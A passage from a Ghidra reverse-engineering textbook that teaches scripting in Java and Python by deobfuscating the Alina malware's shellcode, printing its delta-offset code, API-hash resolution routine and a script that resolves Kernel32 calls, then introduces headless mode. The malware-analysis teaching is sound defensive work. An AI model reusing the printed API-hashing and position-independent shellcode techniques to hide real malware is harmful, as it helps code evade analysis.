To **deobfuscate** is to convert a program that's difficult to understand into one that's simple, understandable, and straightforward. There are tools available to deobfuscate tough code or a tough program into a simple and understandable form. Obfuscation is usually done to prevent reverse-engineering, making it hard for those with malicious intentions to understand its inner functionality. Similarly, obfuscation may also be used to conceal malicious content in software. A deobfuscating tool can be used to reverse-engineer these programs. Although deobfuscation is always possible, the attacker tries to benefit from the following asymmetry: little effort is required to obfuscate versus a lot of effort to deobfuscate.

In this chapter, we're going to cover the following main topics:

- Using the Ghidra scripting API
- Writing scripts using the Java programming language
- Writing scripts using the Python programming language
- Deobfuscating malware samples using scripts

Technical requirements

The code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter06`.

Using the Ghidra scripting API

The Ghidra scripting API is divided into the Flat API (`ghidra.app.decompiler.flatapi`) and its functions (`http://ghidra.re/ghidra_docs/api/overview-tree.html`), which are more complex.

The Flat API is a simplified version of the Ghidra API, and it allows you to perform the following actions:

Description	Functions
These functions allow you to work with memory addresses	`addEntryPoint`, `addInstructionXref`, `createAddressSet`, `getAddressFactory`, and `removeEntryPoint`
Use these functions to perform code analysis	`analyze`, `analyzeAll`, `analyzeChanges`, and `analyzeChanges`
Use the following function to clear the code listing	`clearListing`
These functions allow you to declare data	`createAsciiString`, `createBookmark`, `createByte`, `createChar`, `createData`, `createDouble`, `createDWord`, `createDwords`, `createEquate`, `createUnicodeString`, `removeData`, `removeDataAt`, `removeEquate`, and `removeEquates`
These functions allow you to get data from a memory address	`getInt`, `getByte`, `getBytes`, `getShort`, `getLong`, `getFloat`, `getDouble`, `getDataAfter`, `getDataAt`, `getDataBefore`, `getLastData`, `getDataContaining`, `getUndefinedDataAfter`, `getUndefinedDataAt`, `getUndefinedDataBefore`, `getMemoryBlock`, `getMemoryBlocks`, and `getFirstData`
These functions allow you to work with references	`createExternalReference`, `createStackReference`, `getReference`, `getReferencesFrom`, `getReferencesTo`, and `setReferencePrimary`.

Description	Functions
These functions allow you to work with data types	`createFloat`, `createQWord`, `createWord`, `createDWord`, `createByte`, `createChar`, `createDouble`, `getDataTypes`, and `openDataTypeArchive`
Use these functions to set a value to some memory address	`setByte`, `setBytes`, `setDouble`, `setFloat`, `setInt`, `setLong`, and `setShort`
These functions allow you to create fragments	`getFragment`, `createFragment`, `createFunction`, `createLabel`, `createMemoryBlock`, `createMemoryReference`, `createSymbol`, `getSymbol`, `getSymbols`, `getSymbolAfter`, `getSymbolAt`, `getSymbolBefore`, and `getBookmarks`.
Use this function to disassemble bytes	`disassemble`.
These functions allow you to work with transactions	`end` and `start`
If you want to find values, use the following set of functions	`find`, `findBytes`, `findPascalStrings`, and `findStrings`
The following functions allow you to operate at a function level	`getGlobalFunctions`, `getFirstFunction`, `getFunction`, `getFunctionAfter`, `getFunctionAt`, `getFunctionBefore`, `getFunctionContaining`, and `getLastFunction`
These functions allow you to operate at a program level	`getCurrentProgram`, `saveProgram`, `set`, and `getProgramFile`
These functions allow you to operate at an instruction level	`getFirstInstruction`, `getInstructionAfter`, `getInstructionAt`, `getInstructionBefore`, `getInstructionContaining`, and `getLastInstruction`
These functions allow you to work with equates	`getEquate` and `getEquates`
If you want to remove something, use this set of functions	`removeBookmark`, `removeFunction`, `removeFunctionAt`, `removeInstruction`, `removeInstructionAt`, `removeMemoryBlock`, `removeReference`, and `removeSymbol`

Description	Functions
These functions allow you to work with comments	`setEOLComment`, `setPlateComment`, `setPostComment`, `setPreComment`, `getPlateComment`, `getPostComment`, `getPreComment`, `getEOLComment`, and `toAddr`
Use the following function to decompile bytes	`FlatDecompilerAPI`, `decompile`, and `getDecompiler`
Miscellaneous functions	`getMonitor`, `getNamespace`, and `getProjectRootFolder`

Table 6.1 – Flat API functions and descriptions

This reference can be helpful when you're getting started with Ghidra scripting as you can use it to identify the function that you need and look for the prototype in the documentation.

Writing scripts using the Java programming language

As you know from the previous chapter, Alina malware incorporates shellcode that's injected into the `explorer.exe` process. If you want to deobfuscate the shellcode Kernel32 API function calls, then you'll need to identify call instructions. You'll also need to filter the functions to get only what you need. Finally, you'll need to perform deobfuscation:

```
01. Function fn = getFunctionAt(currentAddress);
02. Instruction i = getInstructionAt(currentAddress);
03. while(getFunctionContaining(i.getAddress()) == fn){
04.     String nem = i.getMnemonicString();
05.     if(nem.equals("CALL")){
06.         Object[] target_address = i.getOpObjects(0);
07.         if(target_address[0].toString().equals("EBP")){
08.             // Do your deobfuscation here.
09.         }
10.     }
11.     i = i.getNext();
12. }
```

Let me explain how this code works line by line:

1. First, it obtains the function containing the current address (the focused address – line `01`).
2. The instruction at the current address is also obtained (line `02`).
3. A loop iterating from the current instruction to the end of the function is performed (line `03`).
4. The mnemonic of the instruction is obtained (line `04`).

5. It checks whether the mnemonic corresponds to a `CALL` instruction, which is the type of instruction we're interested in (line `05`).
6. The instruction operands are also retrieved (line `06`).
7. Since obfuscated calls are relative to the `EBP` address where the hash table exists, we check whether `EBP` is an operand (line `07`).
8. The deobfuscation routine must be implemented in this line (line `08`).
9. Finally, the code retrieves the next instruction (line `11`).

In this section, you learned how to use the Ghidra API to implement scripts using the Java language. In the next section, you'll learn how to do the same thing using Python. We'll compare both languages but in the context of Ghidra scripting.

Writing scripts using the Python programming language

If we rewrite the deobfuscation code skeleton using Python, it will look like this:

```
01. fn = getFunctionAt(currentAddress)
02. i = getInstructionAt(currentAddress)
03. while getFunctionContaining(i.getAddress()) == fn:
04.     nem = i.getMnemonicString()
05.     if nem == "CALL":
06.         target_address = i.getOpObjects(0)
07.         if target_address[0].toString()=='EBP':
08.             # Do your deobfuscation here.
09.     i = i.getNext()
```

As you can see, it's similar to Java in that it doesn't need additional explanation.

It isn't necessary to remember all the functions to develop a Ghidra script. The only important thing is to be clear about what you want to do and locate the necessary resources, such as documentation, to locate the right API functions.

Python is an awesome language with an awesome community that develops libraries and tools. If you want to write code really fast, Python is a great option. Unfortunately, Ghidra doesn't incorporate a pure Python implementation. Ghidra is mostly implemented in Java and then ported to Python via **Jython**.

Theoretically, you can choose to use either Python or Java but, in practical terms, Jython has some issues:

- Jython relies on Python 2.x, which is deprecated.
- Sometimes, some things work as expected in Java but don't work in Jython. Here are some examples:
  - `https://github.com/NationalSecurityAgency/ghidra/issues/1890`
  - `https://github.com/NationalSecurityAgency/ghidra/issues/1608`

Due to these limitations, it's up to you whether you implement your scripts using a more stable language such as Java or a quicker but a little more unstable one such as Python. Feel free to evaluate both options and make your decision!

Deobfuscating malware samples using scripts

In the previous chapter, we showed how Alina injects shellcode (located at the `0x004f6100` offset in `Spark.exe`) into the `explorer.exe` process. We analyzed this by simply reading the strings, which is a quick, practical approach, but we can be more accurate in our analysis. Let's focus on some shellcode details.

The delta offset

When injecting code, it's placed in a position that's unknown at development time. As a consequence, the data can't be accessed by using absolute addresses; instead, it must be accessed via relative positions. The shellcode retrieves the current address at runtime. In other words, it retrieves the `EIP/RIP` register.

The purpose of `EIP` in the x86 architecture (32-bit) and `RIP` in the x64 architecture (64-bit) is to point to the next instruction to execute, where it controls the flow of a program. It determines the next instruction to execute. In this section, we'll focus on the x86 architecture since it's relevant to our analysis of shellcode in Alina malware.

Since the `EIP` register is controlled implicitly (by control-transfer instructions, interruptions, and exceptions), it can't be accessed directly, so it's retrieved by the malware. It does the following:

1. First, it performs a `CALL` instruction that points to an address 5 bytes away. So, the call makes two changes:

    I. It pushes the return address (the address of the next instruction) onto the stack, which is `0x004f6105`:




Figure 6.1 – The CALL instruction pushes the return address onto the stack

II. It transfers control to the target address:




Figure 6.2 – The CALL instruction transfers the flow to the target address

2. Then, it recovers the address stored in the stack via `POP EBP`. This instruction does the following:

I. It removes the latest value that was pushed onto the stack:




Figure 6.3 – The POP instruction removes the latest value that was pushed onto the stack

II. It stores the value in the targeting register – in this case, `EBP`:




Figure 6.4 – The POP instruction stores the removed stack value in the target EBP register

3. Finally, it subtracts `0x5` units from the `EBP` register to get the `EIP` value (which we had when we executed the `CALL` instruction, not the current one) stored in `EBP`:




Figure 6.5 – The SUB instruction subtracts 5 units from the EBP register

By using this trick, the malware developer can refer to data values using the `EBP` register (the beginning of the shellcode) plus an offset to the mentioned data. By using this technique, the resulting code is position-independent; no matter in which position you place the shellcode, it will work anyway.

This can be seen in the following code fragment:

```
                        shellcode
004f6100 e8 00 00       CALL        LAB_004f6105
         00 00

                        LAB_004f6105
004f6105 5d             POP         EBP
004f6106 81 ed 05       SUB         EBP,0x5
         00 00 00
```

Figure 6.6 – Delta offset stored in the EBP register for position-independent code

This trick is commonly known as **delta offset**. In this case, it's used to calculate the position of a table of API hash codes, which is located at the `0x5e2` offset relative to the shellcode starting address:

```
004f6126 8d bd e2       LEA         EDI,[EBP + 0x5e2]
         05 00 00
```

Figure 6.7 – Storing the base address of the API hash table

After that, a function is responsible for replacing Kernel32 API function hashes with function directions, allowing you to call it from the program.

Once the replacement is done, a lot of calls are made via offsets of this hash table, which is now converted into a table of API addresses:

```
004f6147 ff 95 ea       CALL        dword ptr [EBP + 0x5ea]
         05 00 00
004f614d 8d 85 95       LEA         EAX,[EBP + 0x395]
         03 00 00
004f6153 50             PUSH        EAX
004f6154 ff 95 fa       CALL        dword ptr [EBP + 0x5fa]
         05 00 00
```

Figure 6.8 – Calling resolved API functions via relative offsets

As you can see, the disassembly shows `CALL` instructions pointing to relative `EBP` offsets. It's much more preferable to see the callee function name instead. Improving the disassembly so that it shows function names is our objective but, as a first step, in the next subsection, you'll learn how API hashes are replaced with their corresponding API function addresses.

Translating API hashes into addresses

The following function at the `0x004f6341` offset is responsible for replacing the hash of the functions with the corresponding address of the function:

```
4  undefined8 __fastcall apiHashesToApiAddresses(undefined4 param_1,undefined4 param_2)
5
6  {
7    uint in_EAX;
8    uint j;
9    byte *EXPORT_TABLE.AddressOfNames;
10   int PE_BASE;
11   int EXPORT_TABLE;
12   uint i;
13
14   EXPORT_TABLE = *(int *)(PE_BASE + *(int *)(PE_BASE + 0x3c) + 0x78) + PE_BASE;
15   i = 0;
16   do {
17     EXPORT_TABLE.AddressOfNames =
18          (byte *)(*(int *)(*(int *)(EXPORT_TABLE + 0x20) + PE_BASE + i * 4) + PE_BASE);
19     j = 0;
20     do {
21       j = j << 7 & 0xffffff00 |
22           (uint)(byte)(((byte)(j << 7) | (byte)(j >> 0x19)) ^ *EXPORT_TABLE.AddressOfNames);
23       EXPORT_TABLE.AddressOfNames = EXPORT_TABLE.AddressOfNames + 1;
24     } while (*EXPORT_TABLE.AddressOfNames != 0);
25   } while ((j != in_EAX) && (i = i + 1, i < *(uint *)(EXPORT_TABLE + 0x18)));
26   return CONCAT44(param_2,*(int *)(*(int *)(EXPORT_TABLE + 0x1c) + PE_BASE +
27                                    (uint)*(ushort *)(*(int *)(EXPORT_TABLE + 0x24) + PE_BASE + i *
                                     2)
28                                    * 4) + PE_BASE);
29 }
```

Figure 6.9 – The function responsible for replacing the table of function hashes with addresses

The preceding code iterates over each API name that was extracted from the `AddressOfNames` section of the export table of the `kernel32.dll` library.

It's easy to identify the aforementioned functionality if you have some background in analyzing **Portable Executable** (**PE**) files because some offsets in the code are very striking. Let's see the correspondence between the offsets shown in the previous `apiHashesToApiAdresses` disassembly and PE format fields:

- `0x3c`: This corresponds to the `e_lfanew` field, meaning the **relative virtual address** (**RVA**) of the PE header
- `0x78`: This is the RVA of the export table
- `0x20`: This is the RVA of the name pointer table in the export table
- `0x1c`: This is the RVA of the address table in the export table
- `0x24`: This is the RVA of the ordinal table in the export table
- `0x18`: This is the RVA of the number of names, which is the maximum number of loop iterations

Lines `21` and `22` in *Figure 6.9* are the key parts of the code for deobfuscation purposes. On these lines, for each character of the API, a series of logical operations is applied. This series of operations can be easily translated into Python, as shown in the following Python shell command listing:

```
>>> apiname = "lstrlenW"
>>> hash = 0
>>> for c in apiname:
...     hash = hash << 7 & 0xffffff00 | ( (0xFF&(hash << 7)) |
(0xFF&(hash >> 0x19)) ^ ord(c))
...
>>> print(hex(hash))
0x2d40b8f0L
```

Let me clarify these four Python commands:

1. We store the `lstrlenW` string in the `apiname` variable since we want to compute its hash value. By doing this, we're testing our Python code over a real `kernel32.dll` API name.
2. We initialize the `hash` value to `0`. This is the first step of this hashing algorithm.
3. We iterate over each character (the `c` variable) of the `lstrlenW` string while updating the `hash` variable value according to the hashing algorithm.
4. Finally, we print the hash value using hexadecimal notation. Please note that the `L` character at the end of the hash value means long data type and it doesn't belong to the hash.

Of course, this code can also be translated into Java:

```
class AlinaAPIHash {
public static void main(String args[]) {
```

```
int hash = 0;
String apiName = "lstrlenW";
for (int i=0; i<apiName.length(); i++) {
hash = (hash << 7 &
                        0xFFFFFF00 | hash << 7 &
                        0xFF | hash >> 0x19 &
                        0xFF ^ apiName.charAt(i)
                );
}
System.out.println(String.format("0x%08X", hash))
}
}
```

In this subsection, you learned how API hashing works and how to translate the algorithm from assembly language and decompiled C code into Python and Java. In the next section, we'll use this code to resolve the names of the callee functions and put them in the disassembly listing.

Deobfuscating the hash table using Ghidra scripting

Before automatically deobfuscating the program, we need the complete list of exported `Kernel32.dll` API function names. You can find the following script (`get_kernel32_exports.py`) in this book's GitHub repository, which uses Python's `pefile` module for this purpose:

```
01 import pefile
02 pe=pefile.PE("c:\windows\system32\kernel32.dll")
03 exports=set()
04 for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
05    exports.add(exp.name.encode('ascii'))
```

Let's take a closer look at this code:

1. First, it imports the `pefile` module, allowing it to parse in PE file format, the file format that's used in 32-bit and 64-bit versions of Microsoft Windows operating systems for executables, object code, DLLs, and others.
2. Then, it stores an instance of the parsed `Kernel32.dll` PE file in `pe`.
3. Next, it creates an empty set of exports to store in the exported `Kernel32.dll` functions.
4. After, iterates over the exported `Kernel32.dll` functions.
5. Finally, it retrieves the name of the exported function (encoded using ASCII character codification) and adds it to the set of exports.

The result that's produced by the previous script is a set containing the Kernel32 exports, as shown in the following partial output:

```
exports = set(['GetThreadPreferredUILanguages', 'ReleaseMutex',
'InterlockedPopEntrySList', 'AddVectoredContinueHandler',
'ClosePrivateNamespace', … ])
```

Finally, we can put all the pieces together to automate the task of resolving hashed Kernel32 API addresses:

```
01. from ghidra.program.model.symbol import SourceType
02. from ghidra.program.model.address.Address import *
03. from struct import pack
04.
05. exports = set(['GetThreadPreferredUILanguages', 'ReleaseMutex',
'InterlockedPopEntrySList', 'AddVectoredContinueHandler',
'ClosePrivateNamespace', 'SignalObjectAndWait', …])
06. def getHash(provided_hash):
07.     for apiname in exports:
08.         hash = 0
09.         for c in apiname:
10.             hash = hash << 7 & 0xffffff00 | ((0xFF&(hash << 7)) |
(0xFF&(hash >> 0x19)) ^ ord(c))
11.          if(provided_hash==pack('<L', hash)):
12.              return apiname
13.     return ""
14. fn = getFunctionAt(currentAddress)
15. i = getInstructionAt(currentAddress)
16. while getFunctionContaining(i.getAddress()) == fn:
17.     nem = i.getMnemonicString()
18.     if nem == "CALL":
19.         target_address = i.getOpObjects(0)
20.         if target_address[0].toString()=='EBP':
21.             current_hash = bytes(pack('<L', getInt(currentAddress.
add(int(target_address[1].toString(),16)))))
22.             current_function_from_hash = getHash(current_hash)
23.             setEOLComment(i.getAddress(), current_function_from_
hash)
24.             print(i.getAddress().toString() + " " + nem + "[EBP +
"+target_address[1].toString()+ "]" + " -> " + current_function_from_
hash)
25.     i = i.getNext()
```

In summary, we're doing the following:

1. On line `05`, we're declaring the set of Kernel32 API names.
2. On line `06`, we're looking for matches with those API names for a provided hash.
3. On lines `14` to `20`, we're traversing the function looking for obfuscated calls.
4. Finally, on lines `23` and `24`, we're setting a comment and printing the name of the function, respectively.

To execute the script, place your cursor at the beginning of the `Shellcode` function and run the script via Script Manager. The execution of the script produces the following changes in the disassembly listing (comments about the called functions):

```
004f6142 50              PUSH        EAX
004f6143 6a 00           PUSH        0x0
004f6145 6a 00           PUSH        0x0
004f6147 ff 95 ea        CALL        dword ptr [EBP + 0x5ea]     CreateMutexA
         05 00 00
004f614d 8d 85 95        LEA         EAX,[EBP + 0x395]
         03 00 00
004f6153 50              PUSH        EAX
004f6154 ff 95 fa        CALL        dword ptr [EBP + 0x5fa]     LoadLibraryA
         05 00 00
004f615a 85 c0           TEST        EAX,EAX
004f615c 0f 84 c8        JZ          LAB_004f632a
         01 00 00
004f6162 8d 9d a1        LEA         EBX,[EBP + 0x3a1]
         03 00 00
004f6168 53              PUSH        EBX
004f6169 50              PUSH        EAX
004f616a ff 95 f6        CALL        dword ptr [EBP + 0x5f6]     GetProcAddress
         05 00 00
```

Figure 6.10 – Comments generated by the script indicating the resolved Kernel32 API functions

Showing function names is better than nothing, but it's much better to show symbols because they reference the function, as well as show its name. In the next subsection, you'll learn how to make this improvement.

Improving the scripting results

You can also improve the result by adding the necessary Kernel32 symbols to it. For instance, look for the `CreateFileA` symbol in the **Symbol Tree** window:




Figure 6.11 – Looking for the CreateFileA symbol

Attach this symbol to the current program and access the function address by double-clicking on it:



Figure 6.12 – Looking for the CreateFileA API address

Then, patch the `CALL` instruction by using the *Ctrl* + *Shift* + *G* key combination:




Figure 6.13 – Editing a CALL instruction

Patch it with the `CreateFileA` address we obtained previously:




Figure 6.14 – Patching the CALL instruction with the target CreateFileA API address

Press the *R* key and set this reference to `INDIRECTION`:




Figure 6.15 – Modifying the CALL address reference type and setting it to INDIRECTION

After making this modification, Ghidra can identify function parameters, references to the function, and more when analyzing the code, which is always better than putting a comment. The following screenshot shows the resulting disassembly listing:




Figure 6.16 – Disassembly listing using symbols instead of comments

As you can see, scripting can be very useful when analyzing malware because repetitive tasks such as string deobfuscation, resolving API addresses, code deobfuscation, and more can be fully automated by writing a few simple lines of code.

In addition, the more scripts you write, the more efficient you will become, and the more code you can reuse for your future scripts and projects.

Summary

In this chapter, you learned how to use scripting to be more efficient when analyzing malware using Ghidra. We used scripting to go beyond the limitations of static analysis and resolve some API function hashes that are calculated at runtime.

You also learned the advantages and disadvantages of using Python or Java when developing a script.

Then, you learned how to translate assembly language algorithms into Java and Python, and also learned skills in scripting while developing your first extremely useful script. By using the provided Ghidra Flat API function classification, you can quickly identify Ghidra API functions required by your scripts without needing to remember or waste time looking for a function in the documentation.

In the next chapter, we'll cover Ghidra's headless mode, which can be very useful in some situations, such as when we're analyzing a huge amount of binaries or using Ghidra alone to integrate itself with other tools.

Questions

Answer the following questions to test your knowledge of this chapter:

1. Given a memory address, what Ghidra Flat API allows you to set the byte located at the given memory address? Describe the steps you followed when looking for this function.
2. What programming language is best supported by Ghidra and how does Ghidra support Python?
3. Is it possible to statically analyze things that are resolved at runtime?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- Ghidra scripting docs: `https://ghidra.re/ghidra_docs/api/ghidra/app/script/GhidraScript.html`
- *Java Fundamentals*, by Gazihan Alankus, Rogério Theodoro de Brito, Basheer Ahamed Fazal et al., March 2019: `https://www.packtpub.com/eu/application-development/java-fundamentals`
- *Python Automation Cookbook*, by Jaime Buelta, May 2020: `https://www.packtpub.com/en-us/product/python-automation-cookbook-9781800207080`

7
Using Ghidra's Headless Analyzer

In this chapter, you'll learn about the non-GUI capabilities of Ghidra, which are very useful when you're analyzing multiple binaries, automating tasks, or integrating Ghidra with other tools.

You've probably seen some films with hackers using black terminals with a green font. There's some truth behind this stereotype. GUI applications are beautiful, user-friendly, and intuitive, but they're also slow. After analyzing **Ghidra headless mode**, you'll learn why shell applications and command-line-based tools are the most efficient solution in a lot of cases.

Headless Analyzer is a powerful command-line-based (non-GUI) version of Ghidra that will be introduced in this chapter.

In this chapter, we're going to learn why a command-line-based tool is very useful in a lot of cases. We'll learn how to use headless mode to populate projects and how to analyze existing binaries. We'll also learn how to run non-GUI scripts (and GUI scripts that don't make use of GUI functionalities) in a project using Ghidra's Headless Analyzer.

We'll cover the following topics in this chapter:

- Why use headless mode?
- Creating and populating projects
- Analyzing imported or existing binaries
- Running non-GUI scripts in a project

Technical requirements

The code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter07`.

Why use headless mode?

As mentioned previously, non-GUI applications allow you to work faster because, generally speaking, it's faster to write a command than to perform a GUI operation such as clicking a menu option, filling in some form, and submitting it.

On the other hand, non-GUI applications can be easily integrated with scripts, allowing you to apply a process to multiple binaries, integrate the application with other tools, and so on.

Imagine that you're analyzing some malware using Ghidra and then you identify an encrypted string containing the **Command and Control** (**C&C**) URL pointing to the server that controls the malware. In this case, you're required to retrieve the C&C URLs of thousands of malware samples to sinkhole the domains – in other words, to deactivate thousands of malware samples.

Given this situation, loading every malware sample into Ghidra and looking for the C&C URL isn't an option, even if you've developed a script to decrypt the C&C URL, because it will consume more time than necessary. It is in these cases where you'll need to use Ghidra headless mode.

Ghidra headless mode can be launched using the `analyzeHeadless.bat` and `analyzeHeadless` scripts (for Microsoft Windows and Linux/macOS, respectively) located in Ghidra's `support` directory. The command syntax is as follows:

```
analyzeHeadless <project_location> <project_name>[/<folder_path>] |
ghidra://<server>[:<port>]/<repository_name>[/<folder_path>]
    [[-import [<directory>|<file>]+] | [-process [<project_file>]]]
    [-preScript <ScriptName> [<arg>]*]
    [-postScript <ScriptName> [<arg>]*]
    [-scriptPath "<path1>[;<path2>...]"]
    [-propertiesPath "<path1>[;<path2>...]"]
    [-scriptlog <path to script log file>]
    [-log <path to log file>]
    [-overwrite]
    [-recursive]
    [-readOnly]
    [-deleteProject]
    [-noanalysis]
    [-processor <languageID>]
    [-cspec <compilerSpecID>]
    [-analysisTimeoutPerFile <timeout in seconds>]
    [-keystore <KeystorePath>]
    [-connect [<userID>]]
    [-p]
    [-commit ["<comment>"]]
```

```
    [-okToDelete]
    [-max-cpu <max cpu cores to use>]
    [-loader <desired loader name>]
```

As you can see, Ghidra headless mode can deal with both individual projects (this is the local project specified using the `<project_location> <project_name>[/<folder_path>]` path structure) and shared projects, which must be specified as a `server` repository URL using the `ghidra://` protocol.

Ghidra headless mode documentation

If you want to learn more about the details and parameters of Ghidra headless mode, please check out the offline documentation included in the Ghidra program distribution: `<Ghidra_install_location>/support/analyzeHeadlessREADME.html` (for example, Ghidra for 11.0.1: `ghidra_11.0.1_PUBLIC/support/analyzeHeadlessREADME.html`). Most of Ghidra headless mode parameters will be discussed in this chapter, but more exhaustive information is available in the documentation.

Creating and populating projects

The simplest operation that you can perform using Ghidra headless mode is to create a project containing a binary file.

As we did in *Chapter 1*, *Getting Started with Ghidra*, let's create a new empty project (I'll name it `MyFirstProject`, and it will be located in the `C:\Installs\projects` directory) containing a *hello world* binary file named `hello_world.exe`.

Note

Notice that the `C:\Installs\projects` directory must exist as it won't be created for you. On the other hand, `MyFirstProject` will be created by Ghidra, so you don't need to create it.

Also, notice that if the optional `[/<folder_path>]` folder path is included in the command, the import(s) will be rooted under this project folder.

Please execute the following lines to create the `MyFirstProject` Ghidra project located in the `C:\Installs\projects` directory:

```
C:\Installs\ghidra_11.0.1_PUBLIC\support>mkdir c:\Installs\projects
C:\Installs\ghidra_11.0.1_PUBLIC\support>analyzeHeadless.bat C:\
Installs\projects MyFirstProject -import  C:\Installs\hello_world\
hello_world.exe
```

You'll see the following output:

```
INFO  ------------------------------------------------
    ASCII Strings                           0.477 secs
    Apply Data Archives                     0.847 secs
    Call Convention ID                      0.000 secs
    Call-Fixup Installer                    0.002 secs
    Create Address Tables                   0.016 secs
    Create Address Tables - One Time        0.034 secs
    Create Function                         0.027 secs
    DWARF                                   0.033 secs
    Data Reference                          0.027 secs
    Decompiler Parameter ID                 1.076 secs
    Decompiler Switch Analysis              0.803 secs
    Decompiler Switch Analysis - One Time   0.452 secs
    Demangler GNU                           0.146 secs
    Demangler Microsoft                     0.012 secs
    Disassemble                             0.003 secs
    Disassemble Entry Points                0.182 secs
    Disassemble Entry Points - One Time     0.049 secs
    Embedded Media                          0.014 secs
    External Entry References               0.000 secs
    Function ID                             0.099 secs
    Function Start Search                   0.010 secs
    MinGW Relocations                       0.000 secs
    Non-Returning Functions - Discovered    0.024 secs
    Non-Returning Functions - Known         0.019 secs
    PDB Universal                           0.002 secs
    Reference                               0.035 secs
    Scalar Operand References               0.018 secs
    Shared Return Calls                     0.014 secs
    Stack                                   0.079 secs
    Subroutine References                   0.015 secs
    Subroutine References - One Time        0.001 secs
    WindowsResourceReference                0.220 secs
    x86 Constant Reference Analyzer         0.279 secs
-------------------------------------------------
     Total Time   5 secs
